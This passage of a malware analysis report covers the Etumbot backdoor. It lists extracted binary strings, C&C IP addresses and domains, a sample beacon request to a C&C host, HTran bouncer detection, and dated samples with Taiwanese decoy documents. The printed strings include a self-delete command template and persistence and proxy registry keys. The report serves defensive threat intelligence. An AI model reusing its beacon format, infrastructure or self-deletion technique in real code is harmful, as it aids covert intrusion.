2	0x401067	sub_401000	80
3	0x40118B	sub_4010DD	Connection: keep-alive□
4	0x40123A	sub_4010DD	Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8□
5	0x401440	sub_4010DD	Referer: http://www.google.com/□
6	0x40152E	sub_4010DD	Pragma: no-cache□
7	0x4015B3	sub_4010DD	Content-Type: application/x-www-form-urlencoded□
8	0x40167B	sub_4010DD	Cache-Control: no-cache□
9	0x4016F8	sub_4010DD	Mozilla/5.0 (compatible; MSIE 8.0; Windows NT 6.1; Trident/5.0)
10	0x401E94	sub_401DA2	CET
11	0x401F15	sub_401EFB	%d.%d.%d.%d
12	0x402252	sub_402234	SOFTWARE\Microsoft\Windows NT\CurrentVersion\ProfileList
13	0x402540	sub_402234	ProfileImagePath
14	0x4027F1	sub_4027BF	Software\Microsoft\Windows\CurrentVersion\Internet Settings
15	0x4029AE	sub_4027BF	ProxyEnable
16	0x4029EC	sub_4027BF	ProxyServer
17	0x402C8C	sub_402C63	/home/index.asp?typeid=
18	0x402E80	sub_402E6A	/image/
19	0x40305F	sub_402F13	.jpg
20	0x40322B	sub_402F13	.asp
21	0x403728	sub_403711	/history/
22	0x403911	sub_4038FB	/tech/s.asp?m=
23	0x403A1C	sub_4039DA	"%s" /c del "%s"
24	0x403AD2	sub_4039DA	COMSPEC
25	0x403BFB	sub_403BE5	I will sleep %d minutes!□
26	0x403C7B	sub_403BE5	/tech/s.asp?m=
27	0x403DA1	sub_403D38	/tech/s.asp?m=
28	0x403E7E	sub_403D38	CreateProcess Error : %d□
29	0x4040AF	sub_404028	/docs/name=
30	0x404103	sub_404028	/tech/s.asp?m=
31	0x4042B9	sub_404028	Put File %s Error!□
32	0x4043E6	sub_404028	Malloc Buffer Error!□



Byte Strings

	Address	Function	String
33	0x40459D	sub_404028	Create File %s Error %d!□
34	0x4046FD	sub_404028	Put File %s Error!□
35	0x40483A	sub_404028	Put File %s Success!□
36	0x404A37	sub_40495B	I'm Ready
37	0x404A7D	sub_40495B	?id=
38	0x404AA0	sub_40495B	&&mux=
39	0x404AD1	sub_40495B	&&data=
40	0x404B4C	sub_40495B	/tech/s.asp?m=
41	0x404BB5	sub_40495B	/manage/asp/item.asp
42	0x404C48	sub_40495B	/article/30441/Review.asp
43	0x404E23	sub_40495B	Create File %s Error %d!□
44	0x405051	sub_40495B	Get File %s Error!□
45	0x405256	sub_40495B	Get File %s Error!□
46	0x4053C5	sub_40495B	Read File %s Error!□
47	0x4054E5	sub_40495B	Get File %s Success!□
48	0x405716	sub_40495B	Get File %s Error!□
49	0x40593D	sub_40495B	Get File %s Error!□
50	0x405E00	sub_405DF7	ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmn
51	0x406064	sub_405DF7	--

The byte string technique has also been observed in other malware, so its presence alone does not specifically indicate the activities of Chinese threat actors.

An interesting artifact occasionally observed during analysis is the presence of a numeric value just after an IP address used as a C&C. The placement of this number after a colon suggests the use of a port value, however such a port value is too high to be valid. An example of this taken from an Etumbot sample performing an initial beacon is as follows:

http://92.54.232.142:305397840/home/index.asp?typeid=13

Etumbot Backdoor Related File System Artifacts of Interest

Filename	Purpose	Notes
ka4281x3.log	Temporary file for data exchange from C&C	Observed in various IXESHE malware variants as well as Etumbot. File is stored in C:\Windows\system32\, \Documents and Settings\<username> or elsewhere
ka4a8213.log	Temporary file for data exchange from C&C	Similar in format to the prior filename, this has only been observed in Etumbot samples.
kb71271.log	Temporary file for data exchange from C&C, to include registry file	Observed in various IXESHE malware variants as well as Etumbot
~DA5E74.doc ~DS5D64.doc ~t3fcjl.doc ~g4h710.doc ~gh4710.pdf ~trfai3.doc ~tresd2.xls ~taste3.doc ~tasyd3.xls ~tkfad1.xls	Distraction documents	Contains a variety of document content, often obtained from other sources that will be of interest to the target
ntprint.exe conime.exe JavaSvc.exe serverupdate.exe wscnsvr.exe spoolvs.exe winlogdate.exe	Backdoor binary	The Etumbot backdoor binary itself which is added to the registry for persistent execution
tst1.tmp tst2.tmp tst3.tmp		Observed in IXESHE malware and Etumbot samples as well as in other malware. The file tst3.tmp is more popular than the other two file names and is used in a wider variety of malware
Locations JAVA	Directory created	Created in \Documents and Settings\<username>\Application Data\ and also in root of C:\ directory

Etumbot Command and Control Indicators

Most instances of Etumbot that were analyzed connect directly to an IP address with the IP address hardcoded in the binary. These C&C's were obtained from analyzing malware samples compiled over a period of several years.

IP Address	Domain Name	Country
200.27.173.58		CL
200.42.69.140		AR
92.54.232.142		GE
133.87.242.63[1]		JP
98.188.111.244	intro.sunnyschool.com.tw	US
143.89.145.156[2]		HK
198.209.212.82[3]		US
143.89.47.132[2]		HK
196.1.99.15[4]	wwap.publiclol.com	SN
59.0.249.11		KR
190.16.246.129		AR
211.53.164.152	finance.yesplusno.com	KR

A number of these C&C IP addresses are also used by IXESHE-related malware, which seems to indicate that Etumbot is often used in tandem with IXESHE. The domain finance[.]yesplusno[.]com and IP address 211[.]53.164.152 was also used by a variety of IXESHE samples, for instance. The registrant for the domain yesplusno[.]com is listed as "alice yoker" with the email address "chuni_fan@sina.com". Other domains registered in this name have also been used as C&C for IXESHE:

securezone[.]yesplusno[.]com [10]
prishmobile[.]googlesale[.]net
yahoopush[.]googlesale[.]net

The IP address 98.188.111.244 has also been used as a C&C for multiple IXESHE samples, beginning in at least March 2013 and observed as recently as March 2014 with an Etumbot sample. This is the IP address for what appears to be a legitimate website for a school in Taiwan: intro.sunnyschool.com.tw. Note that if HTran or other connection bouncer is used, the C&C may be a legitimate site that was simply compromised and used to direct traffic elsewhere.

Miscellaneous Network Artifacts: Use of Htran Connection Bouncer

Indicators suggest that HTran, a connection bouncer, is being used in some cases such as on the C&C contacted by malware sample MD5: 1ce47f76fca26b94b0b1d74610a734a4 (compilation date March 12, 2014). The presence of HTran is based on the following response string

[SERVER]connection to ss:dd error

```
GET /home/index.asp?typeid=13 HTTP/1.1
Connection: keep-alive
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: http://www.google.com/
Pragma: no-cache
Cache-Control: no-cache
User-Agent: Mozilla/5.0 (compatible; MSIE 8.0; Windows NT 6.1; Trident/5.0)
Host: 133.87.242.63

[SERVER]connection to ss:dd error
```

[1] IP address allocated to Hokkaido University
[2] IPs allocated to Hong Kong University of Science and Technology
[3] IP allocated to the University of Missouri
[4] IP allocated to the University Saint-Louis of Senegal

HTran is also called "HUC Packet Transmit Tool", developed by a member of the Honker Union of China, a hacker group; the source code for the program is available online. [11] HTran is designed to redirect TCP traffic intended for one host to another, and has been used by IXESHE malware previously. [2]

Researchers at SecureWorks determined some years back that HTran would deliver the IP address of the final destination server if the final server were down or unreachable. The code in use here has been modified to not reveal such information. Organizations properly positioned with netflow or other traffic analysis capabilities may be able to locate upstream servers from HTran nodes that operate as the initial tier of C&C.

Htran activity can be detected with the following signature:

```
ET CURRENT_EVENTS HTran/SensLiceId.A response to infected host
```

The import hash for the sample observed connecting to an Htran bouncer is a9059c354e5025dfe4f1c0b8b57e4f62 which links to other Etumbot samples compiled with Microsoft Visual C++ 5.0 in a similar March 2014 timeframe:

- 4c703a8cfeded7f889872a86fb7c70cf 2014-03-24
- ff5a7a610746ab5492cc6ab284138852 2014-03-04

Etumbot Campaign Timeline


The following samples have been identified by ASERT as Etumbot malware. The first identified sample has a compilation date of March 2011, while the most recent was compiled in May 2014. Many droppers/installers contain Etumbot or, alternatively, IXESHE-related backdoors.

Most of the documents dropped with Etumbot are written in traditional Chinese. Traditional Chinese (versus simplified Chinese used in mainland China) is most widely used in Taiwan. While other areas do make use of traditional Chinese (Hong Kong, Macau), the topics of the decoy documents strongly suggest that Taiwanese entities are the targets for many Etumbot samples.

A recent increase in Etumbot samples with configuration dates of 2014 seems to indicate that the Numbered Panda/IXESHE group has increased activity lately or has begun using Etumbot more widely in targeted campaigns.


2011

ac22aa007081caeb8970aefba7eddfcf
Compilation Date: 2011-03-09 14:10:34
C&C: N/A
Filename: Help statement from western U.S ?cod.scr
Archive: HelpXstatementXfromXwesternXU.SX.rar (c2d667b8072aa2eaa670d4459dd7c90d)
Dropped Files: ~$workp.doc (7ec4ece7358f9f67a4d583777dc1fb59), ka4281x3.log, kb71271.log, WINCHAT.EXE (70424b91dc905e4ca5e4aeb1c62ed91f)



~$workp.doc: News article on recent Chilean earthquake (English)


cd33c5467d425f662f57672531701d89
Compilation Date: 2011-03-14 02:49:22
C&C: N/A
Filename: N/A
Dropped Files: ~$workp.doc (731f288ebd8ff05b3a32377d9d7f4751), WINCHAT.exe (e62453f41af9d87b4f6d4e8223926024)



~$workp.doc: Notice from TEPCO (Tokyo Electric Power Company) dated March 14 about emergency shortage and blackouts. (Japanese)

04908c6853cb5c9d7dccaf15fb5fd3bb
Compilation Date: 2011-03-24 03:24:42
C&C: 32.114.251.129 (US), 217.119.240.118 (RS), 202.106.195.30 (CN) larry[.]yumiya[.]com

Filename: N/A
Dropped Files: ~$workp.doc (4d47f52c675db16ab1e1df5ac050d3b8), ka4281x3.log, kb71271.log, WINCHAT.exe (47ee9a497a12272b50bb5e197935f13f)



審查結果如下：

（一）、行政院函請審議「國防部組織法修正草案」案。

1. 第7條：保留

2.第5條修正為：「（第一項）本部設參謀本部，為部長之軍令幕僚。（第二項）參謀本部指揮聯合作戰」。

3. 其餘條文照行政院提案通過。

4.通過三項附帶決議：

a.為充分運用人力資源，落實文人領軍，國防部組織法修正通過後，請考選部研擬舉辦國防特考（呂學樟等三人）。

b.國防部對於軍法人員之養成及教育訓練業務應再精進（帥化民等三人）。

c.國防六項組織法與其後相關規程、細則之修訂，必須涵蓋國防部組織法及所屬組織條例之修訂、避免疊床架屋權責不明之缺失、防範貪腐、、陸海空軍司令部應屬軍政單位，不賦予以往作戰指揮權（帥化民等三人）。

5.全案審竣，送交院會前 需交協商。

（二）、審查行政院函請審議「國防部政治作戰局組織法草案」案。

1. 第2條：修正為：

「第二條　本局掌理下列事項：

一、政治作戰政策之規劃、核議與心理輔導、福利服務、軍民關係、官兵權益保障案管事件之規劃、督導及執行。


~$workp.doc: "Investigation Results" of several cases/laws involving the Ministry of National Defence (Traditional Chinese)

2012

232b659e28c5e06ad5466c01aec35cb6
Compilation Date: 2012-09-19 08:53:14
C&C: 200.27.173.58 (CL)
Filename: N/A
Dropped Files: ka3157j.log, W3svc.exe (1e838fd06bcc64c54e75c527df164d91)

7a698acebcf19b55170f05388a2f7fe0
Compilation Date: 2012-10-12 01:21:11
C&C: N/A
Filename: N/A
Dropped Files: ka3158jl.log, iexplore.exe (ac7f77cc55c964e400b8926f21bed7d2)

1e8fba674761371cb9e88962dcb851c0
Compilation Date: 2012-11-20 00:11:02
C&C: 211.53.164.152 (KR), finance[.]yesplusno[.]com
Filename: N/A
Dropped Files: ~PG7953.doc (adc0ffd684d9a986d65cb4efba39c3fe), ka3157jl.log, kb71271.log, iexplore.exe (37648553f4ee6c5cb712cca446340a9a)




~PG7953.doc: “qqqqqq”

88653dde22f723934ea9806e76a1f546

Compilation Date: 2012-12-05 01:30:07
C&C: 190.193.44.138 (AR), cht[.]strangled[.]net
Filename: N/A
Dropped Files: N/A (this sample is a dropped backdoor)


2b3a8734a57604e98e6c996f94776086

Compilation Date: 2012-12-05 02:13:27
C&C: 92.54.232.142 (GE)
Filename: 補捐助案件結餘款處理調查表.doc .exe
Dropped Files: ~DS5D64.doc (2454c4af0b839eb993dd1cbb92b2c10d), ka4281x3.log, conime.exe (3214bf22eb28e494b8e23d8ffc5ac4a9)




~DS5D64.doc: Form pertaining to unspecified investigation/case (Traditional Chinese)

1498c9761fc819d496171c71604c2128
Compilation Date: 2012-12-11 02:26:18
C&C: N/A
Filename: 部會文宣聯繫名單 cod.scr
Dropped Files: ~DS5D64.doc (e8b92d20a9c4718b4f90d27cd8cba4b3), conime.exe (0bfb9f2080aeee22d3b4ca6fbfd25980)



~DS5D64.doc: Application to apply as a member of the "Taiwan National Alliance" (Traditional Chinese)

063b6076c69ce3ba4f116d1ad51da2b5
Compilation Date: 2012-12-12 01:26:54
C&C: N/A
Filename: N/A
Dropped Files: ~PG7953.doc (c4af36f64d515569816263ca48f61899), ka3157jl.log, iexplore.exe (5b15664fb744c3f3cf7ec7b5515d2be5)



~PG7953.doc: Foreign Ministry: Security Operation Center Plan (Traditional Chinese)

2013

ca838b98ca0f516858a8a523dcd1338d

Compilation Date: 2013-07-25 07:48:29
C&C: 143.89.145.156 (HK)
Filename: N/A
Dropped Files: ~g4h710.doc (729353afd095ca07940490dbb786ee33), ka4281x3.log, kb71271.log, JavaSvc.exe (36b42162c818cf6c2fb22937012af290)


~g4h710.doc: "The 2013 Turning Point: Blazing a Trail for Taiwan's Economy" Conference at the Taipei International Convention Center 2013-07-30 (Traditional Chinese)

986937eb4052562cdd3960dd8fffc481

Compilation Date: 2013-07-30 08:22:06
C&C: 200.42.69.140 (AR)
Filename: N/A
Dropped Files: ~g4h710.pdf (7cd7db8ff8071d590567c68ea0219f23), ka4281x3.log, kb71271.log, JavaSvc.exe (ee8ba3bef6a607af79405e75fb0f0d6f)

~g4h710.pdf: the Industrial Technology Research Institute (Taiwan), 2013 Cross Strait Communication Industry Cooperation and Exchange Meeting (2013-07-15) (Traditional Chinese)

5ef508d0ca7759ecf602192521fff287
Compilation Date: 2013-08-01 00:47:08
C&C: 200.42.69.140 (AR)
Filename: N/A
Dropped Files: ~t4hhk0.pdf (6b7cbcabd963ee4823dd2cd9daa5fcc7), ka4281x3.log, kb71271.log, JavaSvc.exe (ee8ba3bef6a607af79405e75fb0f0d6f)




~t4hhk0.pdf: Cross Straits Strategic Emerging Industry Cooperation and Development Forum (2013-08-14) (Traditional Chinese)

2014

ff5a7a610746ab5492cc6ab284138852


Compilation Date: 2014-03-04 00:19:59
C&C: 98.188.111.244 (US)
Filename: WTO^XPiii20140303 _slx.scr
Dropped Files: ~t3fcj1.doc (361a6752766c154c6e31a4d9cc3a3fdc), kb71271.log, ka4281x3.log, JavaSvc.exe (82d4850a02375a7447d2d0381b642a72)



~t3fcj1.doc

1ce47f76fca26b94b0b1d74610a734a4

